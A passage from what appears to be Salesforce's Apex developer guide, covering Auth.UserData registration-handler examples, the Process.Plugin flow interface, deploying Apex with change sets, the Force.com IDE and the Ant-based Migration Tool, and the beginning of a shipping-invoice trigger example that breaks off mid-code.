The `Auth.UserData` class is used to store user information for `Auth.RegistrationHandler`. The third-party authorization provider can send back a large collection of data about the user, including their username, email address, locale, and so on. Frequently used data is converted into a common format with the `Auth.UserData` class and sent to the sent to the registration handler.

If the registration handler wants to use the rest of the data, the `Auth.UserData` class has an `attributeMap` variable. The attribute map is a map of strings (`Map<String, String>`) for the raw values of all the data from the third party. Because the map is `<String, String>`, values that the third party returns that are not strings (like an array of URLs or a map) are converted into an appropriate string representation. The map includes everything returned by the third-party authorization provider, including the items automatically converted into the common format.

The constructor for `Auth.UserData` has the following syntax:

```
Auth.UserData(String identifier,
              String firstName,
              String lastName,
              String fullName,
              String email,
              String link,
              String userName,
              String locale,
              String provider,
              String siteLoginUrl,
              Map<String, String> attributeMap)
```

The parameters for `Auth.UserData` are:

Parameter	Type	Description
`identifier`	String	An identifier from the third party for the authenticated user, such as the Facebook user number or the Salesforce user Id
`firstName`	String	The first name of the authenticated user, according to the third party
`lastName`	String	The last name of the authenticated user, according to the third party
`fullName`	String	The full name of the authenticated user, according to the third party
`email`	String	The email address of the authenticated user, according to the third party
`link`	String	A stable link for the authenticated user such as `https://www.facebook.com/MyUsername`
`username`	String	The username of the authenticated user in the third party
`locale`	String	The standard locale string for the authenticated user
`provider`	String	The service used to log in, such as Facebook or Janrain
`siteLoginUrl`	String	The site login page URL passed in if used with a site; `null` otherwise
`attributeMap`	Map<String, String>	A map of data from the third party, in case the handler has to access non-standard values

Note: You can only perform DML operations on additional sObjects in the same transaction with User objects under certain circumstances. For more information, see sObjects That Cannot Be Used Together in DML Operations on page 273.

After a user is authenticated using an authentication provider, the access token associated with that provider for this user can be obtained in Apex using the `Auth.AuthToken` Apex class. `Auth.AuthToken` provides a single method, `getAccessToken`, to obtain this access token. For more information about authentication providers, see "About External Authentication Providers" in the Salesforce online help.

Name	Arguments	Return Type	Description
`getAccessToken`	String *`authProviderId`* String *`providerName`*	String	Returns an access token for the current user using the specified 18-character identifier of an Auth. Provider definition in your organization and the name of the provider, such as Salesforce or Facebook.

Example Implementations

This example implements the `Auth.RegistrationHandler` interface that creates as well as updates a standard user based on data provided by the authorization provider. Error checking has been omitted to keep the example simple.

```
global class StandardUserRegistrationHandler implements Auth.RegistrationHandler{
global User createUser(Id portalId, Auth.UserData data){
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
```

```
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.locale;
    u.localesidkey = data.locale;
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}

global void updateUser(Id userId, Id portalId, Auth.UserData data){
    User u = new User(id=userId);
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.locale;
    u.localesidkey = data.locale;
    update(u);
}
}
```

The following example tests the above code.

```
@isTest
private class StandardUserRegistrationHandlerTest {
static testMethod void testCreateAndUpdateUser() {
    StandardUserRegistrationHandler handler = new StandardUserRegistrationHandler();
    Auth.UserData sampleData = new Auth.UserData('testId', 'testFirst', 'testLast',
        'testFirst testLast', 'testuser@example.org', null, 'testuserlong', 'en_US',
'facebook',
        null, new Map<String, String>{});
    User u = handler.createUser(null, sampleData);
    System.assertEquals('testuserlong@salesforce.com', u.userName);
    System.assertEquals('testuser@example.org', u.email);
    System.assertEquals('testLast', u.lastName);
    System.assertEquals('testFirst', u.firstName);
    System.assertEquals('testuser', u.alias);
    insert(u);
    String uid = u.id;

    sampleData = new Auth.UserData('testNewId', 'testNewFirst', 'testNewLast',
        'testNewFirst testNewLast', 'testnewuser@example.org', null, 'testnewuserlong',
'en_US', 'facebook',
        null, new Map<String, String>{});
    handler.updateUser(uid, null, sampleData);

    User updatedUser = [SELECT userName, email, firstName, lastName, alias FROM user WHERE
 id=:uid];
    System.assertEquals('testnewuserlong@salesforce.com', updatedUser.userName);
    System.assertEquals('testnewuser@example.org', updatedUser.email);
    System.assertEquals('testNewLast', updatedUser.lastName);
    System.assertEquals('testNewFirst', updatedUser.firstName);
    System.assertEquals('testnewu', updatedUser.alias);
```

```
}
}
```

Using the `Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to process data within your organization and pass it to a specified flow.

The interface exposes Apex as a service, which accepts input values and returns output back to the flow.

In the Desktop Flow Designer, the `Process.Plugin` interface works with the input table defined in the Apex callout element within your flow. You should write the Apex class that implements the interface before defining your Apex callout element in Flow Designer because you use the class name when configuring the Apex callout element. In the Cloud-based Flow Designer, once you define your Apex plug-in, it appears in the Palette.

`Process.Plugin` has the following top level classes:

- `Process.PluginRequest`
- `Process.PluginResult`
- `Process.PluginDescribeResult`

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow. When invoking the class that implements the interface, the system automatically assigns the output from the class that invokes the interface to the associated value table configured in the Apex callout element in the flow.

The `Process.PluginRequest` class passes input parameters from a flow to the class that implements the interface. When invoking the class from a flow, the system automatically creates this class and passes in the input parameters based on the value table configured in the Apex callout element.

When you're writing Apex unit tests, you must instantiate a class and pass it in the interface `invoke` method. You must also create a map and use it in the constructor to pass in the parameters needed by the system.

For more information, see `Process.PluginRequest` Class.

The `Process.PluginDescribeResult` class is used to determine the input parameters and output parameters needed by the `Process.PluginResult` plug-in. In the Cloud-based Flow Designer, the following new properties are available:

- `Name`
- `Description`
- `Tag`

`Process.Plugin` Interface

`Process.Plugin` is a built-in interface that allows you to pass data between your organization and a specified flow.

The following are the methods that must be called by the class that implements the `Process.Plugin` interface:

Name	Arguments	Return Type	Description
`describe`		`Process.PluginDescribeResult`	Returns a `Process.PluginDescribeResult`

Name	Arguments	Return Type	Description
			object that describes this method call.
invoke	Process.PluginRequest	Process.PluginResult	Primary method that the system invokes when the class that implements the interface is instantiated.

Example Implementation

```
global class flowChat implements Process.Plugin {

// The main method to be implemented. The Flow calls this at runtime.
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedItem fItem = new FeedItem();
        fItem.ParentId = UserInfo.getUserId();
        fItem.Body = 'Force.com flow Update: ' + subject;
        insert fItem;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // Returns the describe information for the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.Name = "flowchatplugin";
        result.Tag = "chat";
        result.inputParameters = new
           List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('subject',
               Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new
           List<Process.PluginDescribeResult.OutputParameter>{ };
        return result;
    }
}
```

Test Class

The following is a test class for the above class.

```
@isTest
private class flowChatTest {

    static testmethod void flowChatTests() {

        flowChat plugin = new flowChat();
        Map<String,Object> inputParams = new Map<String,Object>();

        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
```

```
        Process.PluginRequest request = new Process.PluginRequest(inputParams);

        plugin.invoke(request);
    }
}
```

`Process.PluginRequest` Class

The `Process.PluginRequest` class passes input parameters from the class that implements the interface to the flow.

This class has no methods.

Constructor signature:

```
Process.PluginRequest (Map<String,Object>)
```

The following is an example of instantiating the `Process.PluginRequest` class with one input parameter:

```
 Map<String,Object> inputParams = new Map<String,Object>();
        string feedSubject = 'Flow is alive';
        InputParams.put('subject', feedSubject);
        Process.PluginRequest request = new Process.PluginRequest(inputParams);
```

Code Example

In this example, the code returns the subject of a Chatter post from a flow and posts it to the current user's feed.

```
global Process.PluginResult invoke(Process.PluginRequest request) {
        // Get the subject of the Chatter post from the flow
        String subject = (String) request.inputParameters.get('subject');

        // Use the Chatter APIs to post it to the current user's feed
        FeedPost fpost = new FeedPost();
        fpost.ParentId = UserInfo.getUserId();
        fpost.Body = 'Force.com flow Update: ' + subject;
        insert fpost;

        // return to Flow
        Map<String,Object> result = new Map<String,Object>();
        return new Process.PluginResult(result);
    }

    // describes the interface
    global Process.PluginDescribeResult describe() {
        Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
            new Process.PluginDescribeResult.InputParameter('subject',
            Process.PluginDescribeResult.ParameterType.STRING, true)
            };
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
};
        return result;
    }
}
```

`Process.PluginResult` Class

The `Process.PluginResult` class returns output parameters from the class that implements the interface to the flow. When invoking the class that implements the interface, the system automatically assigns the output from the class that invokes the interface to the associated value table configured in the Apex callout element in the flow.

You can instantiate the `Process.PluginResult` class using one of the following formats:

- `Process.PluginResult (Map<String,Object>)`
- `Process.PluginResult (String, Object)`

Use the map when you have more than one result or when you don't know how many results will be returned.

The following is an example of instantiating a `Process.PluginResult` class.

```
string url = 'https://docs.google.com/document/edit?id=abc';
String status = 'Success';
Map<String,Object> result = new Map<String,Object>();
result.put('url', url);
result.put('status',status);
new Process.PluginResult(result);
```

`Process.PluginDescribeResult` Class

The `Process.PluginDescribeResult` class is used to determine the input parameters and output parameters needed by the `Process.PluginResult` class.

Use the `Process.Plugin` interface `describe` method to dynamically provide both input and output parameters for the flow. This method returns the `Process.PluginDescribeResult` class.

The `Process.PluginDescribeResult` class can't be used to do the following functions:

- Queries
- Data modification
- Email
- Apex nested callouts

`Process.PluginDescribeResult` Class and Subclass Properties

Table 3: `Process.PluginDescribeResult` Properties

Name	Type	Description	Size limit
`Description`	String	This optional field describes the purpose of the plug-in.  **Note:** This property is available only in the Cloud-based Flow Designer.	255 characters
`InputParameters`	List <`Process.PluginDescribeResult.InputParameter`>	The input parameters passed by the `Process.PluginRequest` class from a flow to the class that implements the `Process.Plugin` interface.	

Name	Type	Description	Size limit
`Name`	String	Unique name of the plug-in  **Note:** This property is available only in the Cloud-based Flow Designer.	40 characters
`OutputParameters`	List <`Process.PluginDescribeResult.OutputParameter`>	The output parameters passed by the `Process.PluginResult` class from the class that implements the `Process.Plugin` interface to the flow.	
`Tag`	String	With this optional field, you can group plug-ins by tag name so they appear together in the Apex plug-in section of the Palette within the Flow Designer. This is helpful if you have multiple plug-ins in your flow.  **Note:** This property is available only in the Cloud-based Flow Designer.	40 characters

The following is the constructor for the `Process.PluginDescribeResult` class:

```
Process.PluginDescribeResult classname = new Process.PluginDescribeResult();
```

Table 4: `Process.PluginDescribeResult.InputParameter` Properties

Name	Type	Description	Size limit
`Description`	String	This optional field describes the purpose of the plug-in.	255 characters
`Name`	String	Unique name of the plug-in.  **Note:** This property is available only in the Cloud-based Flow Designer.	40 characters
`ParameterType`	`Process.PluginDescribeResult.ParameterType`	The data type of the input parameter.	
`Required`	Boolean	Set to `true` for required and `false` otherwise.	

The following is the constructor of the `Process.PluginDescribeResult.InputParameter` class:

```
Process.PluginDescribeResult.InputParameter ip = new
    Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,
      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required);
```

Table 5: `Process.PluginDescribeResult.OutputParameter` Properties

Name	Type	Description	Size limit
`Description`	String	This optional field describes the purpose of the plug-in.	255 characters
`Name`	String	Unique name of the plug-in. **Note:** This property is available only in the Cloud-based Flow Designer.	40 characters
`ParameterType`	`Process.PluginDescribeResult.ParameterType`	The data type of the input parameter.	

The following is the constructor of the `Process.PluginDescribeResult.OutputParameter` class:

```
Process.PluginDescribeResult.OutputParameter op = new
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum);
```

To use the `Process.PluginDescribeResult` class, create instances of the following additional subclasses:

- `Process.PluginDescribeResult.InputParameter`
- `Process.PluginDescribeResult.OutputParameter`

`Process.PluginDescribeResult.InputParameter` is a list of input parameters and has the following format:

```
Process.PluginDescribeResult.inputParameters =
      new List<Process.PluginDescribeResult.InputParameter>{
         new Process.PluginDescribeResult.InputParameter(Name,Optional_description_string,

      Process.PluginDescribeResult.ParameterType.Enum, Boolean_required)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.inputParameters = new List<Process.PluginDescribeResult.InputParameter>{
    new Process.PluginDescribeResult.InputParameter('FullName',
       Process.PluginDescribeResult.ParameterType.STRING, true),
    new Process.PluginDescribeResult.InputParameter('DOB',
       Process.PluginDescribeResult.ParameterType.DATE, true),
    };
```

`Process.PluginDescribeResult.OutputParameter` is a list of output parameters and has the following format:

```
Process.PluginDescribeResult.outputParameters = new
List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter(Name,Optional description string,
       Process.PluginDescribeResult.ParameterType.Enum)
```

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
result.setDescription('this plugin gets the name of a user');
result.setTag ('userinfo');
result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
    new Process.PluginDescribeResult.OutputParameter('URL',
        Process.PluginDescribeResult.ParameterType.STRING),
```

Both classes take the `Process.PluginDescribeResult.ParameterType` Enum, which has the following values:

- BOOLEAN
- DATE
- DATETIME
- DECIMAL
- DOUBLE
- FLOAT
- ID
- INTEGER
- LONG
- STRING

For example:

```
Process.PluginDescribeResult result = new Process.PluginDescribeResult();
        result.outputParameters = new List<Process.PluginDescribeResult.OutputParameter>{
            new Process.PluginDescribeResult.OutputParameter('URL',
            Process.PluginDescribeResult.ParameterType.STRING, true),
            new Process.PluginDescribeResult.OutputParameter('STATUS',
            Process.PluginDescribeResult.ParameterType.STRING),
            };
```

`Process.Plugin` Data Type Conversions

The following shows the data type conversions between Apex and the values returned to the `Process.Plugin`. For example, text data in a flow converts to string data in Apex.

Flow Data Type	Data Type
Number	Decimal
Date	Datetime/Date
Boolean	Boolean and numeric with 1 or 0 values only
Text	String

Chapter 14

Deploying Apex

In this chapter ...

You can't develop Apex in your Salesforce production organization. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, we recommend that you do all your development work in either a sandbox or a Developer Edition organization.

You can deploy Apex using:

- Change Sets
- the Force.com IDE
- the Force.com Migration Tool
- the Web Services API

Any deployment of Apex is limited to 5,000 code units of classes and triggers.

Using Change Sets To Deploy Apex

Available in **Enterprise**, **Unlimited**, and **Database.com** Editions

You can deploy Apex classes and triggers between connected organizations, for example, from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the Apex components that you would like to upload and deploy to the target organization. To learn more about change sets, see “Change Sets” in the Salesforce online help.

Using the Force.com IDE to Deploy Apex

The Force.com IDE is a plug-in for the Eclipse IDE. The Force.com IDE provides a unified interface for building and deploying Force.com applications. Designed for developers and development teams, the IDE provides tools to accelerate Force.com application development, including source code editors, test execution tools, wizards and integrated help. This tool includes basic color-coding, outline view, integrated unit testing, and auto-compilation on save with error message display.

Note: The Force.com IDE is a free resource provided by salesforce.com to support its users and partners but isn't considered part of our services for purposes of the salesforce.com Master Subscription Agreement.

To deploy Apex from a local project in the Force.com IDE to a Salesforce organization, use the Deploy to Server wizard.

Note: If you deploy to a production organization:

- 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following:

  - When deploying to a production organization, every unit test in your organization namespace is executed.
  - Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.
  - While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger has some test coverage.
- All classes and triggers compile successfully.

For more information on how to use the Deploy to Server wizard, see “Deploying to Another Salesforce Organization” in the Force.com IDE documentation, which is available within Eclipse.

Using the Force.com Migration Tool

In addition to the Force.com IDE, you can also use a script to deploy Apex.

Download the Force.com Migration Tool if you want to use a script for deploying Apex from a Developer Edition or sandbox organization to a Database.com production organization using Apache's Ant build tool.

Note: The Force.com Migration Tool is a free resource provided by salesforce.com to support its users and partners but isn't considered part of our services for purposes of the salesforce.com Master Subscription Agreement.

To use the Force.com Migration Tool, do the following:

1. Visit `http://java.sun.com/javase/downloads/index.jsp` and install Java JDK, Version 6.1 or greater on the deployment machine.
2. Visit `http://ant.apache.org/` and install Apache Ant, Version 1.6 or greater on the deployment machine.
3. Set up the environment variables (such as `ANT_HOME`, `JAVA_HOME`, and `PATH`) as specified in the Ant Installation Guide at `http://ant.apache.org/manual/install.html`.
4. Verify that the JDK and Ant are installed correctly by opening a command prompt, and entering `ant -version`. Your output should look something like this:

```
Apache Ant version 1.7.0 compiled on December 13 2006
```

5. Log in to Salesforce on your deployment machine. Click ***Your Name*** > **Setup** > **Develop** > **Tools**, then click Force.com Migration Tool.
6. Unzip the downloaded file to the directory of your choice. The Zip file contains the following:
   - A `Readme.html` file that explains how to use the tools
   - A Jar file containing the ant task: `ant-salesforce.jar`
   - A sample folder containing:
     - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
     - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
     - A `mypkg\objects` folder that contains the custom objects used in the examples
     - A `removecodepkg` folder that contains XML files for removing the examples from your organization
     - A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
     - A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls
7. Copy the `ant-salesforce.jar` file from the unzipped file into the ant lib directory. The ant lib directory is located in the root folder of your Ant installation.
8. Open the sample subdirectory in the unzipped file.
9. Edit the `build.properties` file:
   a. Enter your Salesforce production organization username and password for the `sf.user` and `sf.password` fields, respectively.

Note: The username you specify should have the authority to edit Apex.

   b. If you are deploying to a sandbox organization, change the `sf.serverurl` field to `https://test.salesforce.com`.
10. Open a command window in the sample directory.

11. Enter `ant deployCode`. This runs the `deploy` API call, using the sample class and Account trigger provided with the Force.com Migration Tool.

    The `ant deployCode` calls the Ant target named `deploy` in the `build.xml` file.

```
<!-- Shows deploying code & running tests for package 'codepkg' -->
    <target name="deployCode">
      <!-- Upload the contents of the "codepkg" package, running the tests for just 1
class -->
      <sf:deploy username="${sf.username}" password="${sf.password}"
serverurl="${sf.serverurl}" deployroot="codepkg">
        <runTest>SampleDeployClass</runTest>
      </sf:deploy>
    </target>
```

    For more information on `deploy`, see Understanding `deploy` on page 525.

12. To remove the test class and trigger added as part of the execution of `ant deployCode`, enter the following in the command window: `ant undeployCode`.

    `ant undeployCode` calls the Ant target named `undeployCode` in the `build.xml` file.

```
<target name="undeployCode">
      <sf:deploy username="${sf.username}" password="${sf.password}" serverurl=
            "${sf.serverurl}" deployroot="removecodepkg"/>
</target>
```

Understanding `deploy`

The `deploy` call completes successfully only if all of the following are true:

- 75% of your Apex code must be covered by unit tests, and all of those tests must complete successfully.

  Note the following:

  ◊ When deploying to a production organization, every unit test in your organization namespace is executed.
  ◊ Calls to `System.debug` are not counted as part of Apex code coverage in unit tests.
  ◊ While only 75% of your Apex code must be covered by tests, your focus shouldn't be on the percentage of code that is covered. Instead, you should make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single record. This should lead to 75% or more of your code being covered by unit tests.

- Every trigger has some test coverage.
- All classes and triggers compile successfully.

You cannot run more than one `deploy` Metadata API call at the same time.

The Force.com Migration Tool provides the task `deploy` which can be incorporated into your deployment scripts. You can modify the `build.xml` sample to include your organization's classes and triggers. The properties of the `deploy` task are as follows:

`username`

The username for logging into the Salesforce production organization.

`password`

The password associated for logging into the Salesforce production organization.

serverURL

The URL for the Salesforce server you are logging into. If you do not specify a value, the default is `www.salesforce.com`.

deployRoot

The local directory that contains the Apex classes and triggers, as well as any other metadata, that you want to deploy. The best way to create the necessary file structure is to retrieve it from your organization or sandbox. See Understanding `retrieveCode` on page 527 for more information.

- Apex class files must be in a subdirectory named **classes**. You must have two files for each class, named as follows:
  - *classname*.**cls**
  - *classname*.**cls-meta.xml**

  For example, `MyClass.cls` and `MyClass.cls-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the class.
- Apex trigger files must be in a subdirectory named **triggers**. You must have two files for each trigger, named as follows:
  - *triggername*.**trigger**
  - *triggername*.**trigger-meta.xml**

  For example, `MyTrigger.trigger` and `MyTrigger.trigger-meta.xml`. The -meta.xml file contains the API version and the status (active/inactive) of the trigger.
- The root directory contains an XML file `package.xml` that lists all the classes, triggers, and other objects to be deployed.
- The root directory optionally contains an XML file `destructiveChanges.xml` that lists all the classes, triggers, and other objects to be deleted from your organization.

checkOnly

Specifies whether the classes and triggers are deployed to the target environment or not. This property takes a Boolean value: `true` if you do not want to save the classes and triggers to the organization, `false` otherwise. If you do not specify a value, the default is `false`.

runTests

The name of the class that contains the unit tests that you want to run.

Note: This parameter is ignored when deploying to a Salesforce production organization. Every unit test in your organization namespace is executed.

runAllTests

This property takes a Boolean value: `true` if you want run all tests in your organization, `false` if you do not. You should not specify a value for `runTests` if you specify `true` for `runAllTests`.

Note: This parameter is ignored when deploying to a Salesforce production organization. Every unit test in your organization namespace is executed.

Understanding `retrieveCode`

Use the `retrieveCode` call to retrieve classes and triggers from your sandbox or production organization. During the normal deploy cycle, you would run `retrieveCode` prior to `deploy`, in order to obtain the correct directory structure for your new classes and triggers. However, for this example, `deploy` is used first, to ensure that there is something to retrieve.

To retrieve classes and triggers from an existing organization, use the retrieve ant task as illustrated by the sample build target `ant retrieveCode`:

```
<target name="retrieveCode">
   <!-- Retrieve the contents listed in the file codepkg/package.xml into the codepkg
directory -->
   <sf:retrieve username="${sf.username}" password="${sf.password}"
        serverurl="${sf.serverurl}" retrieveTarget="codepkg"
unpackaged="codepkg/package.xml"/>
</target>
```

The file `codepkg/package.xml` lists the metadata components to be retrieved. In this example, it retrieves two classes and one trigger. The retrieved files are put into the directory `codepkg`, overwriting everything already in the directory.

The properties of the retrieve task are as follows:

`username`

The username for logging into the Salesforce production organization.

`password`

The password associated for logging into the Salesforce production organization.

`serverURL`

The URL for the Salesforce server you are logging into. If you do not specify a value, the default is `www.salesforce.com`.

apiversion

Which version of the Metadata API at which the files should be retrieved.

retrieveTarget

The directory into which the files should be copied.

unpackaged

The name of file that contains the list of files that should be retrieved. You should either specify this parameter or `packageNames`.

packageNames

The name of the package or packages that should be retrieved.

Table 6: build.xml retrieve target field settings

Field	Description
`username`	Required. The Salesforce username for login.
`password`	Required. The username you use to log into the organization associated with this project. If you are using a security token,

Field	Description
	paste the 25-digit token value to the end of your password. The username associated with this connection must have the "Modify All Data" permission. Typically, this is only enabled for System Administrator users.
`serverurl`	Optional. The salesforce server URL (if blank, defaults to `www.salesforce.com`). For a sandbox, use `test.salesforce.com`.
`pollWaitMillis`	Optional, defaults to 5000. The number of milliseconds to wait between each poll of salesforce.com to retrieve the results.
`maxPoll`	Optional, defaults to 10. The number of times to poll salesforce.com for the results of the report.
`retrieveTarget`	Required. The root of the directory structure to retrieve the metadata files into.
`unpackaged`	Optional. The name of a file manifest that specifies the components to retrieve.
`singlePackage`	Optional, defaults to false. Specifies whether the contents being retrieved are a single package.
`packageNames`	Optional. A list of the names of the packages to retrieve.
`specificFiles`	Optional. A list of file names to retrieve.

Understanding `runTests()`

In addition to using `deploy()` with the Force.com Migration Tool, you can also use the `runTests()` API call. This call takes the following properties:

`class`

The name of the class that contains the unit tests. You can specify this property more than once.

`alltests`

Specifies whether to run all tests. This property takes a Boolean value: `true` if you want to run all tests, `false` otherwise.

`namespace`

The namespace that you would like to test. If you specify a namespace, all the tests in that namespace are executed.

Using Web Services API to Deploy Apex

If you do not want to use the Force.com IDE, change sets, or the Force.com Migration Tool to deploy Apex, you can use the following Web services API to deploy your Apex to a development or sandbox organization:

- `compileAndTest()`

- `compileClasses()`
- `compileTriggers()`

All these calls take Apex code that contains the class or trigger, as well as the values for any fields that need to be set.

APPENDICES

Appendix A

Shipping Invoice Example

This appendix provides an example of an Apex application. This is a more complex example than the Hello World example.

Shipping Invoice Example Walk-Through

The sample application in this section includes traditional Salesforce functionality blended with Apex. Many of the syntactic and semantic features of Apex, along with common idioms, are illustrated in this application.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see `wiki.developerforce.com/index.php/Documentation`.

Scenario

In this sample application, the user creates a new shipping invoice, or order, and then adds items to the invoice. The total amount for the order, including shipping cost, is automatically calculated and updated based on the items added or deleted from the invoice.

Data and Code Models

This sample application uses two new objects: Item and Shipping_invoice.

The following assumptions are made:

- Item A cannot be in both orders shipping_invoice1 and shipping_invoice2. Two customers cannot obtain the same (physical) product.
- The tax rate is 9.25%.
- The shipping rate is 75 cents per pound.
- Once an order is over $100, the shipping discount is applied (shipping becomes free).

The fields in the Item custom object include:

Name	Type	Description
Name	String	The name of the item
Price	Currency	The price of the item
Quantity	Number	The number of items in the order
Weight	Number	The weight of the item, used to calculate shipping costs
Shipping_invoice	Master-Detail (shipping_invoice)	The order this item is associated with

The fields in the Shipping_invoice custom object include:

Name	Type	Description
Name	String	The name of the shipping invoice/order
Subtotal	Currency	The subtotal
GrandTotal	Currency	The total amount, including tax and shipping
Shipping	Currency	The amount charged for shipping (assumes $0.75 per pound)
ShippingDiscount	Currency	Only applied once when subtotal amount reaches $100
Tax	Currency	The amount of tax (assumes 9.25%)
TotalWeight	Number	The total weight of all items

All of the Apex for this application is contained in triggers. This application has the following triggers:

Object	Trigger Name	When Runs	Description
Item	Calculate	after insert, after update, after delete	Updates the shipping invoice, calculates the totals and shipping
Shipping_invoice	ShippingDiscount	after update	Updates the shipping invoice, calculating if there is a shipping discount

The following is the general flow of user actions and when triggers run:




Figure 14: Flow of user action and triggers for the shopping cart application

1. User clicks **Orders** > **New**, names the shipping invoice and clicks **Save**.
2. User clicks **New Item**, fills out information, and clicks **Save**.
3. Calculate trigger runs. Part of the Calculate trigger updates the shipping invoice.
4. ShippingDiscount trigger runs.
5. User can then add, delete or change items in the invoice.

In Shipping Invoice Example Code both of the triggers and the test class are listed. The comments in the code explain the functionality.

Testing the Shipping Invoice Application

Before an application can be included as part of a package, 75% of the code must be covered by unit tests. Therefore, one piece of the shipping invoice application is a class used for testing the triggers.

The test class verifies the following actions are completed successfully:

- Inserting items
- Updating items
- Deleting items
- Applying shipping discount
- Negative test for bad input

Shipping Invoice Example Code

The following triggers and test class make up the shipping invoice example application:

- Calculate trigger
- ShippingDiscount trigger
- Test class

Calculate Trigger

```
trigger calculate on Item__c (after insert, after update, after delete) {

// Use a map because it doesn't allow duplicate values

Map<ID, Shipping_Invoice__C> updateMap = new Map<ID, Shipping_Invoice__C>();

// Set this integer to -1 if we are deleting
Integer subtract ;

// Populate the list of items based on trigger type
List<Item__c> itemList;
    if(trigger.isInsert || trigger.isUpdate){
        itemList = Trigger.new;
        subtract = 1;
    }
    else if(trigger.isDelete)
    {
        // Note -- there is no trigger.new in delete
        itemList = trigger.old;
        subtract = -1;
    }

// Access all the information we need in a single query
// rather than querying when we need it.
// This is a best practice for bulkifying requests

set<Id> AllItems = new set<id>();

for(item__c i :itemList){
// Assert numbers are not negative.
// None of the fields would make sense with a negative value

System.assert(i.quantity__c > 0, 'Quantity must be positive');
System.assert(i.weight__c >= 0, 'Weight must be non-negative');
System.assert(i.price__c >= 0, 'Price must be non-negative');

// If there is a duplicate Id, it won't get added to a set
AllItems.add(i.Shipping_Invoice__C);
}

// Accessing all shipping invoices associated with the items in the trigger
List<Shipping_Invoice__C> AllShippingInvoices = [SELECT Id, ShippingDiscount__c,
                    SubTotal__c, TotalWeight__c, Tax__c, GrandTotal__c
                    FROM Shipping_Invoice__C WHERE Id IN :AllItems];

// Take the list we just populated and put it into a Map.
// This will make it easier to look up a shipping invoice
// because you must iterate a list, but you can use lookup for a map,
Map<ID, Shipping_Invoice__C> SIMap = new Map<ID, Shipping_Invoice__C>();

for(Shipping_Invoice__C sc : AllShippingInvoices)
{
```

```
    SIMap.put(sc.id, sc);
}

// Process the list of items
    if(Trigger.isUpdate)
    {
        // Treat updates like a removal of the old item and addition of the
        // revised item rather than figuring out the differences of each field
        // and acting accordingly.
        // Note updates have both trigger.new and trigger.old
        for(Integer x = 0; x < Trigger.old.size(); x++)
        {
            Shipping_Invoice__C myOrder;
            myOrder = SIMap.get(trigger.old[x].Shipping_Invoice__C);

            // Decrement the previous value from the subtotal and weight.
            myOrder.SubTotal__c -= (trigger.old[x].price__c *
                                    trigger.old[x].quantity__c);
